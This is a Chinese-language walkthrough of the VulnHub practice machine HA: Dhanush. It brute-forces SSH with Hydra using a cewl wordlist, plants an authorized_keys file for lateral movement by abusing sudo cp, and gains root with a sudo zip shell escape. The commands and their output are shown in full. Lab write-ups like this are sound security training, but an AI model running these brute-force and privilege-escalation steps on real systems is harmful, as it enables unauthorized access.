> *靶机地址：* *https://www.vulnhub.com/entry/ha-dhanush,396/*

说明

该**丹努什曾经是巅峰**的的**武器技术**。它把战争重新定义到了一个新的高度，并在历史上的所有神话记载中都提到过。

选择你的Dhanush，

拉伸琴弦并射击以求根！

枚举是关键！！！！

信息收集

```
nmap -sn 192.168.1.0/24
```

```
root@kali:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-09 10:14 CST
Nmap scan report for 192.168.1.1
Host is up (0.00088s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.1.2
Host is up (0.00012s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.1.131
Host is up (0.00024s latency).
MAC Address: 00:0C:29:48:94:8F (VMware)
Nmap scan report for 192.168.1.254
Host is up (0.00012s latency).
MAC Address: 00:50:56:F0:0A:8E (VMware)
Nmap scan report for 192.168.1.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 27.94 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.1.131
```

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Dhanush
65345/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e3:2f:3d:dd:ac:42:d4:d5:de:ec:9b:19:0b:45:3e:13 (RSA)
|   256 89:02:8d:a5:e0:75:a5:34:3b:52:3a:6c:d1:f4:05:da (ECDSA)
|_  256 ea:af:62:07:73:d0:d5:1e:fb:a9:12:62:34:27:52:d9 (ED25519)
MAC Address: 00:0C:29:48:94:8F (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

目录枚举

```
gobuster dir -u http://192.168.1.131 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
/images (Status: 301)
/assets (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/02/09 10:17:08 [!] parse http://192.168.1.131
/index.html (Status: 200)
```

没有别的信息了，根据提示枚举是关键，尝试利用cewl制作字典

```
cewl http://192.168.1.131/ -w dict.txt
```

```
hydra -L dict.txt 192.168.1.131 ssh -s 65345 -e nsr
```

```
hydra -L dict.txt -P dict.txt -F -s 65345 192.168.1.131 ssh
```

```
root@kali:~/ha-dhanush# hydra -L dict.txt -P dict.txt -F -s 65345 192.168.1.131 ssh -t 32
Hydra v9.1-dev (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secr
ns, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-09 10:40:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a pre
o prevent overwriting, ./hydra.restore
[DATA] max 32 tasks per 1 server, overall 32 tasks, 12996 login tries (l:114/p:114), ~407 tries pe
[DATA] attacking ssh://192.168.1.131:65345/
[STATUS] 1006.00 tries/min, 1006 tries in 00:01h, 12006 to do in 00:12h, 32 active
[STATUS] 959.33 tries/min, 2878 tries in 00:03h, 10160 to do in 00:11h, 32 active
[STATUS] 954.14 tries/min, 6679 tries in 00:07h, 6382 to do in 00:07h, 32 active
[65345][ssh] host: 192.168.1.131   login: pinak   password: Gandiv
[STATUS] attack finished for 192.168.1.131 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-09 10:48:35
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c 'import pty;
pty.spawn("/bin/bash")'
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
root@kali:~/ha-dhanush# ssh pinak@192.168.1.131 -p 65345
The authenticity of host '[192.168.1.131]:65345 ([192.168.1.131]:65345)' can't be established.
ECDSA key fingerprint is SHA256:QVJEE1sfL5RUI7RaUefp0Cr9woMla1AyMzYAY683i5s.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.1.131]:65345' (ECDSA) to the list of known hosts.
pinak@192.168.1.131's password:
Permission denied, please try again.
pinak@192.168.1.131's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Fri Nov  8 09:05:56 2019
pinak@ubuntu:~$ sudo -l
Matching Defaults entries for pinak on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/

User pinak may run the following commands on ubuntu:
    (sarang) NOPASSWD: /bin/cp
```

cp提权

```
LFILE=file_to_write
TF=$(mktemp)
echo "DATA" > $TF
sudo -u sarang /bin/cp $TF $LFILE
```

```
Last login: Sat Feb  8 18:50:06 2020 from 192.168.1.128
pinak@ubuntu:~$ LFILE=file_to_write
pinak@ubuntu:~$ TF=$(mktemp)
pinak@ubuntu:~$ echo "DATA" > $TF
pinak@ubuntu:~$ sudo -u sarang cp $TF $LFILE
cp: cannot open '/tmp/tmp.2f42BMg23f' for reading: Permission denied
pinak@ubuntu:~$ sudo -u sarang /bin/cp $TF $LFILE
/bin/cp: cannot open '/tmp/tmp.2f42BMg23f' for reading: Permission denied
```

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbi
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/net
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:109::/run/uuidd:/usr/sbin/nologin
dhanush:x:1000:1000:dhanush,,,:/home/dhanush:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
pinak:x:1001:1001:,,,:/home/pinak:/bin/bash
sarang:x:1002:1002:,,,:/home/sarang:/bin/bash
pinak@ubuntu:~$ cd /home
pinak@ubuntu:/home$ ls
dhanush  pinak  sarang
pinak@ubuntu:/home$ cd sarang/
pinak@ubuntu:/home/sarang$ ls
pinak@ubuntu:/home/sarang$ ls -la
total 32
drwxr-xr-x 4 sarang sarang 4096 Nov  8 08:03 .
drwxr-xr-x 5 root   root   4096 Nov  7 21:01 ..
-rw------- 1 sarang sarang    1 Nov  8 09:07 .bash_history
-rw-r--r-- 1 sarang sarang  220 Nov  7 21:01 .bash_logout
-rw-r--r-- 1 sarang sarang 3771 Nov  7 21:01 .bashrc
drwx------ 2 sarang sarang 4096 Nov  7 21:07 .cache
-rw-r--r-- 1 sarang sarang  807 Nov  7 21:01 .profile
drwx------ 2 sarang sarang 4096 Nov  7 21:35 .ssh
```

存在sarang用户，并且可以访问该用户目录

```
ssh-keygen
ls -la /home/pinak/.ssh

cat /home/pinak/.ssh/id_rsa.pub > /home/pinak/authorized_keys
sudo -u sarang cp /home/pinak/authorized_keys /home/sarang/.ssh/
```


```
-rw------- 1 pinak pinak 1679 Feb  8 19:00 id_rsa
-rw-r--r-- 1 pinak pinak  394 Feb  8 19:00 id_rsa.pub
pinak@ubuntu:~/.ssh$ touch /home/pinak/authorized_keys
pinak@ubuntu:~/.ssh$ cat /home/pinak/.ssh/id_rsa.pub > /home/pinak/authorized_keys
pinak@ubuntu:~/.ssh$ sudo -u sarang cp /home/pinak/authorized_keys /home/sarang/.ssh/
pinak@ubuntu:~/.ssh$ sudo cp /home/pinak/authorized_keys /home/sarang/.ssh/
[sudo] password for pinak:
Sorry, user pinak is not allowed to execute '/bin/cp /home/pinak/authorized_keys /home/saran
pinak@ubuntu:~/.ssh$ sudo -u sarangcp /home/pinak/authorized_keys /home/sarang/.ssh/
sudo: unknown user: sarangcp
sudo: unable to initialize policy plugin
pinak@ubuntu:~/.ssh$ sudo -u sarang cp /home/pinak/authorized_keys /home/sarang/.ssh/
pinak@ubuntu:~/.ssh$ su sarang
Password:
su: Authentication failure
pinak@ubuntu:~/.ssh$ ssh sarang@localhost -p 65345
The authenticity of host '[localhost]:65345 ([::1]:65345)' can't be established.
ECDSA key fingerprint is SHA256:QVJEE1sfL5RUI7RaUefp0Cr9woMla1AyMzYAY683i5s.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:65345' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Thu Nov  7 21:35:24 2019 from 192.168.0.100
sarang@ubuntu:~$
```

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

```
sarang@ubuntu:~$ TF=$(mktemp -u)
sarang@ubuntu:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# cd /root
rm: cannot remove '/root': Is a directory
# ls
# ls
# whoami
root
# cd /root
# ls
flag.txt
# cat flag.txt
```



参考链接：

https://medium.com/@anushibin007/ha-dhanush-vulnhub-walkthrough-2cdb70f6948a